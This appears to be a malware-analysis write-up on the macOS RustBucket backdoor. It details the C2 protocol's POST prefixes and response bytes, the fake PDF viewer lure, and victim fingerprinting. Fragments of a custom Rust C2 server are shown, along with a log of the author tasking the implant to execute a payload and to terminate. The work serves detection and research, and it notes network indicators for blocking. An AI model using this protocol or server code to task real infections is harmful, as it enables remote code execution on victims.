
- Getting back into our analysis, there is some hidden functionality within this malware.
- If it receives a response from the server it checks to see if the response value is hex 31 or 1 in ascii. In such a case, the malware will self-terminate.
- If it receives the response hex 30 or 0 in ascii the malware will download and execute the payload received from the server in CS\_DARWIN\_USER\_TEMP\_DIR directory.



- Taking a closer look into the command structure of the download event.
- The hex value 30 indicates a download event. This is followed by the hex value 23 which is used as a separator. Any command-line arguments are then specified here as well. Next we have a null-byte followed by another separator using the hex value 3A. Finally our payload bytes to download and execute will follow.



- So to recap the malware generates a 16-byte random value to uniquely identify the victim. It gathers the host-name, OS version, install, boot, and current timestamps, checks to see if its within a VM and finally gather all of the running processes.
- Sleeps for 60 seconds and awaits a response from the server to perform further actions.
- If no response is received the malware will continue to go through this entire process again.




- If the server contains pw as its post data this is an indication the victim has ran the stage-2 malware.
- The server will then download the stage-three component of the malware which is the rust binary we've just analyzed.







- If the server receives ci as its post data which likely means a check-in is occurring it will log all of the post data. This is the various information such as timestamp and process information which are being logged on the server.
- A custom response is then served depending on what action the server selects to download additional payloads, execute custom shell commands, or send a signal to terminate the malware.



- If the server decides to execute a payload on the victims system it will send the custom response to the POST request check-in. This custom response will contain the payload to be executed along with the appropriate bytes prepended to it so the client can process it.
- After it has finished executing the payload the client will then send another POST request with the data “cs” (command-status) following by the 16-byte random value and the value 0 or 1 indicating the status of the payload that executed.



- If the server decides to terminate or kill the malware it will send the hex value 0x31 as a response to the POST request. The malware will then send another POST request with the cs value followed by the random 16-byte value to identify the victim and -1 indicating the malware was successfully terminated.
- If your inspecting packets at the network layer, these may be great indicators to monitor and block malicious C2 traffic based on the POST data we just analyzed.



- Knowing all of this information, we can build our own C2 server in Rust to communicate with the RustBucket backdoor.
- To do this we need to process HTTP requests, server custom HTTP responses, task the malware to download payloads or self-terminate, and finally log all the relevant check-in information on the server.

## Initializing and Listening on a TCP Server

```
fn main() -> io::Result<()> {  
    let listener = TcpListener::bind("0.0.0.0:80")?;  
    println!("Listening on port 80...");  
    // ... [Rest of the function]  
}
```



- We can begin to initiate a TCP server that binds to port 80, allowing it to listen for incoming HTTP requests. It can also filter these requests based on the user-agent that's being supplied.

## Spawning Threads for Concurrent Handling

```
for stream in listener.incoming() {  
  match stream {  
    Ok(stream) => {  
      let post_data_file_lock_clone = post_data_file_lock.clone();  
      thread::spawn(move || {  
        handle_client(stream, post_data_file_lock_clone);  
      });  
    }  
    Err(e) => {  
      eprintln!("Error accepting connection: {}", e);  
    }  
  }  
}
```



- For every incoming connection, our server spawns a new thread to handle the client's request. This allows the server to manage multiple connections concurrently.




## Process HTTP Requests


```
if let Ok(request_str) = String::from_utf8(request) {  
    let request_lines: Vec<&str> = request_str.split("\r\n").collect();  
    if let Some(first_line) = request_lines.first() {  
        let request_method = parse_http_request(first_line);  
        if request_method == "POST" {  
            // ... [Various checks and actions]  
        }  
    }  
}
```




- The server parses the HTTP request to determine the type of request. If it's a POST request, further checks are performed to identify specific actions or tasks to be executed.



- The server is specifically designed to handle POST requests, but not all POST requests are treated the same. The server inspects the beginning of the POST data to determine the appropriate action:
- If the POST data begins with “pw” the server will serve the stage-3 rust payload. This is an indication that someone ran the stage-2 binary.
- If POST data begins with “ci” (check-in) the server will log the POST data (this is all of the data gather from the victims system) and prompts to serve a custom response. This custom response can be used to terminate the malware or execute additional binaries, scripts, or custom commands.
- If the POST data begins with “cs” (Command Status) it will print the appropriate status message to determine if the command was successfully executed or not.



- The server has predefined byte sequences (EXECUTE\_RESPONSE\_BYTES and TERMINATE\_RESPONSE\_BYTES) that can be prefixed to its responses depending on the tasking.
- EXECUTE\_RESPONSE\_BYTES: This sequence of bytes is an instruction or signal for the client to execute the subsequent script or binaries.
- TERMINATE\_RESPONSE\_BYTES: This is a termination or kill signal for the client.



- A look at the perspective of the victim running the malware. The user has a pdf file that they receive indicating that they must open it with the dedicated PDF viewer application. Here you can see that the version on the pdf matches the same version of the PDF viewer application.
- Upon opening the pdf file in a pdf viewer or using preview on macOS it only displays a single page and this tricks the user into thinking the PDF viewer application is truly necessary in opening this sensitive document.
- Using the malicious Internal PDF Viewer the pdf document is opened and it immediately displays a completely different PDF that is substantially larger. Using LuLu it we also see the network communication to our own custom C2 server.
- At this point our server has already served the stage-three payload and it has executed gathering various information from the victim.
- From our custom C2 we can task the malware to download and execute payloads. In our case we have simply launched Calculator to illustrate its functionality.

```
root@ubuntu-s-lvcpu-2gb-tor1-01:~/RUSTBUCKET# ./rustserver
Listening on port 80...
Accepted connection request CI from Ok(79.144.114.197:51649)
Data successfully written to the file!
Enter response type ('script', 'binary', 'custom', 'kill'):
binary
Enter the name of the binary file:
calc
Sending Response Now...
Request Data:
POST / HTTP/1.1
user-agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
content-length: 19
accept: /*/*
host: 138.197.153.168

csE9DBBB6349B73B080
Payload executed successfully
```

- Now let's take a look at the server side running our custom Rust server to communicate with the RustBucket malware.
- Immediately we see the POST request check-in including the POST data that the victim has sent. This information is logged on our server.
- We can then decide on the custom response to send the malware. This is where we opt to launch calculator on the client system. We also get back the response from the client indicating the payload executed successfully.
- Awaiting the next check-in we then task the malware to self-terminate. We get the cs response followed by the 16-byte random value and the -1 which tells us the malware terminated successfully.
- We can confirm our analysis by checking the log file to see the data we received from the RustBucket stage-three client.
- It is clear here the malware is very selective in who it targets and surveys its environment very closely before deploying additional payloads.
- This is also an indication that the malware authors are willing to adapt and leverage new programming languages such as Rust to allow for more efficient and performant malware while also inherently introducing some challenges for reverse engineers.
- Elastic Security Labs also discovered a persistent variant of the RustBucket malware which they detailed in their blog. Definitely check that out if you're interested in more RustBucket analysis.





Conclusion







- Special thanks to the following individuals for their willingness to trade various details on intel
  - Seongsu from Kaspersky
  - Greg at Proofpoint and
  - Arnaud Abbati